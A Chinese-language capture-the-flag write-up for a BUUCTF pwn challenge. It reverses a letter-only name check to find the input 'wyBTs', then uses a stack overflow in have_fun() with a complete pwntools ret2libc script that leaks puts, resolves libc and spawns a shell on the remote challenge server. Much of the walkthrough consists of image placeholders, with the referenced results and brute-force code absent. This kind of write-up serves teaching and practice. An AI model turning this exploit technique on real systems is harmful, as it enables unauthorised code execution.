


查看保护



程序流程




先输入name，然后通过对输入的字符串进行检测，通过后进入到have\_fun()函数




check\_str()函数要求输入的字符串ascii码在[65,90],[97,122],即字符‘A’-‘Z’和’a’-’z’;



另一个函数要求如下结果





这里可以写相应的python代码进行爆破





可以发现结果是递增的，并且

那么可以猜测进行测试










确定第一个为w,后面以从类推



那么输入‘wyBTs’即可成功通过检测

进入到have\_fun函数，有简单的栈溢出，且没有canary





那么可以先泄露puts的地址，然后获得libc基地址，最后获得system和/bin/sh地址，最终获得shell

完整ex

from pwn import \*

context(log\_level='debug',arch='amd64')

#io=process("./2018\_code")

io=remote("node3.buuoj.cn",25540)

elf=ELF("./2018\_code")

io.recv()

io.sendline('wyBTs')

io.recv()

puts\_plt=elf.plt['puts']

puts\_got=elf.got['puts']

have\_fun=0x400801

pop\_rdi\_ret=0x400983

payload=b'A'\*(0x70+8)+p64(pop\_rdi\_ret)+p64(puts\_got)+p64(puts\_plt)+p64(have\_fun)

io.sendline(payload)

io.recvuntil(b'\x0a')

puts=u64(io.recv(6).ljust(8,b'\x00'))

print(hex(puts))

io.recv()

from LibcSearcher import \*

libc = LibcSearcher('puts',puts)

#获取libc加载地址

libc\_base = puts - libc.dump('puts')

#获取system地址

system\_addr = libc\_base + libc.dump('system')

#获取/bin/sh地址

binsh\_addr = libc\_base + libc.dump('str\_bin\_sh')

ret=0x40055e

payload=b'A'\*(0x70+8)+p64(ret)+p64(pop\_rdi\_ret)+p64(binsh\_addr)+p64(system\_addr)

io.sendline(payload)

io.recv()

io.interactive()